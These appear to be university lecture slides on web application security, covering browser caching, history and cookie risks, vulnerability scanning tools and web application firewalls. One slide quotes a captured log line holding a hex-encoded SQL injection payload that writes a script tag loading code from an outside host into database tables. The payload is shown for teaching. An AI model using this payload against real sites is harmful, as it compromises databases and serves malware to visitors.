- Do not return more information than is necessary to complete the request
- Always validate input on the Server side!

Additional Topics

- ✓ AJAX Security
 - Caching Concerns

Browser Page Cache

- Pages with sensitive data should not be cached: page content is easily accessed using **browser's history**
- Use the following tags to disable page caching:

```
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
```

```
<META HTTP-EQUIV="Cache-Control" CONTENT="no-store, no-cache">
```

```
<META HTTP-EQUIV="Expires" CONTENT="-1">
```

- **Be aware of differences between browsers!**
 - Do-not-cache tags may not apply to binary content and may differ between platforms and browsers
- Many documents are stored in temporary files on desktop after viewing – such as Excel files

Browser History

- Sensitive data should not be included as a parameter in the URL of any Web pages
 - <http://www.uci.edu/getdata.jsp?ssn=333224444&ucinetid=johnsmith&password=blah>
- Stored and viewable in client browser's history
- Stored in Web server access logs
- Use HTTP POST (not GET) requests to pass parameters to your application

Browser Page Cache & History

The screenshot shows a Microsoft Internet Explorer browser window. The title bar reads "UC Irvine Training & Employee Development - Microsoft Internet Explorer". The address bar shows "http://ted.adcom.uci.edu". The browser's History pane is open, displaying a list of visited sites including apps.adcom.uci, google, My Computer, newyorker, snap.uci, ted.adcom.uci, Update Profile - Main Page, Transcript - Main Frame, view_transcript_page_excel, UC Irvine Training & Employee Development, Window, and training_requirements_survey. The main content area displays the UC Irvine Training & Employee Development website, which includes a navigation menu with "My Desktop", "Catalog & Enrollment", and "My Staff". The page content is divided into sections: "Current Enrollment & Assignments", "Required Training", "Transcript", and "External Learning Events". A "File Download" dialog box is overlaid on the page, displaying the following information:

File Download

Some files can harm your computer. If the file information below looks suspicious, or you do not fully trust the source, do not open or save this file.

File name: MY_...transcript.xls
File type: Microsoft Excel Worksheet
From: ...


Would you like to open the file or save it to your computer?

Always ask before opening this type of file.

The website background shows a user profile for MARINA ARSENEV with fields for First Name, Last Name, E-mail Address (marsenie@uci.edu), and Supervisor / PI e-mail (maskren@uci.edu). There are "Submit" and "Reset" buttons at the bottom of the profile section.

Browser Cookies

- Sensitive data should not be stored in cookies
 - Cookies are stored on client browser, can be viewed by user/hacker, and possibly sent unencrypted
- Firefox plugin:



Agenda

- ✓ OWASP's Top 10 list
- ✓ Additional Vulnerability Topics
 - Tools

Good Tool Listings

- OWASP
 - <http://www.owasp.org/index.php/Phoenix/Tools>
- NIST
 - <https://samate.nist.gov/index.php/Tools>
 - https://samate.nist.gov/index.php/Web_Application_Vulnerability_Scanners
- Insecure.org
 - <http://sectools.org/>

Development / Debug / QA

- Unit Testing – [JUnit](#) * for Java Whitebox Testing ([Eclipse*](#))
- Nightly Automated Code Scanning – static and dynamic
 - [JTest](#) – dynamic and static code analysis
 - OWASP's [Code Crawler](#) *
- Load/Stress Testing [JMeter](#) * - test 1000s virtual user load
- Issue Tracking – [JIRA](#) *
- Code versioning – [CVS](#)*, [Subversion](#)*
- Firefox Extensions for Web Application debugging
 - [Firebug](#)*, [Web Developers Toolbar](#)*
- Tools for analyzing, intercepting and modifying HTTP data between web server and client, cookies and form fields
 - OWASP's [WebScarab](#)*, [Tamper Data](#)*, [Add N Edit Cookies](#)*

*Free

Remember our Puzzle?

```
"GET /programs/biosafety/bioSafety_handBook/Chapter%206-Bloodborne
%20Pathogens%20Human%20Tissue?;DECLARE%20@S
%20CHAR(4000);SET
%20@S=CAST(0x4445434C415245204054207661726368617228323535292
C40432076617263686172283430303029204445434C415245205461626C655
F437572736F7220435552534F5220464F522073656C65637420612E6E616D
652C622E6E616D652066726F6D207379736F626A6563747320612C7379736
36F6C756D6E73206220776865726520612E69643D622E696420616E642061
2E78747970653D27752720616E642028622E78747970653D3939206F72206
22E78747970653D3335206F7220622E78747970653D323331206F7220622E
78747970653D31363729204F50454E205461626C655F437572736F7220464
5544348204E4558542046524F4D20205461626C655F437572736F7220494E
544F2040542C4043205748494C4528404046455443485F5354415455533D3
02920424547494E20657865632827757064617465205B272B40542B275D20
736574205B272B40432B275D3D5B272B40432B275D2B2727223E3C2F7469
746C653E3C736372697074207372633D22687474703A2F2F73646F2E31303
0306D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C2
12D2D2727207768!6!
5726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746
C653E3C736372697074207372633D22687474703A2F2F73646F2E31303030
6D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D
2D272727294645544348204E4558542046524F4D20205461626C655F43757
2736F7220494E544F2040542C404320454E4420434C4F5345205461626C65
5F437572736F72204445414C4C4F43415445205461626C655F437572736F7
```

Web Application Vulnerability Scanning Tools – Open Source / Free

- [Nikto](#) - an open source (GPL) web server scanner testing web servers for multiple vulnerabilities, including over 3200 potentially dangerous files/CGIs.
- [Paros proxy](#) - A Java based web proxy. Supports editing/viewing HTTP/HTTPS messages to change cookies and form fields. Includes a web traffic recorder, web spider, hash calculator, and a scanner for testing common web application attacks such as SQL injection and cross-site scripting.
- [Grendel Scan](#) – Java based
- [Pantera Web Assessment Project](#) – Python based
- [Spike Proxy](#) – Python based
- [Wapati](#) - Database Injection (PHP/JSP/ASP), LDAP Injection
- [BurpSuite](#)

Web Application Vulnerability Scanning

- [Acunetix Web Vulnerability Scanner](#) - checks web applications for vulnerabilities such as SQL Injection, cross site scripting, and weak password strength on authentication pages.
- [HP WebInspect](#) - checks that a Web server is configured properly, and attempts common web attacks such as parameter injection, cross-site scripting, directory traversal.
- [NTOobjectives NTOSpider](#)
- [Cenzic's Hailstorm](#)
- [N-Stalker](#) - has a free edition tool based on N-Stealth
- [Parasoft's WebKing](#) – has a lot of functionality
- [MileSCAN](#) – has many types of scanners
- [IBM Software - Rational AppScan](#) – provides remediation capabilities; task lists necessary to fix vulnerabilities

Web Application Firewalls

- XSS, Injection Protection and beyond...
 - Apache Web Application Firewall mod_security * - <http://www.modsecurity.org/>
 - IIS
 - URLScan / IISLockDown *
 - Aqtronix WebKnight*: <http://www.aqtronix.com/?PageID=99>
- Hardware Appliance vs Software solutions
 - Hardware: Fast and Expensive
 - Vendors: Citrix, Imperva, many more
 - Software: Cheap(er) and Slow(er)
- An Application Firewall is NOT a substitute for properly coding applications to protect themselves and the data they touch!

Agenda

- ✓ OWASP's Top 10 list
- ✓ Additional Vulnerability Topics
- ✓ Tools

Themes of Today's Lecture

- NEVER trust user input! Always validate!
 - This includes headers!
 - Verify the type and length of parameters
 - Always validate on Server in addition to Client-side.
- Always use whitelists instead of blacklists
- Use the principle of least privilege
- Use POST and GET appropriately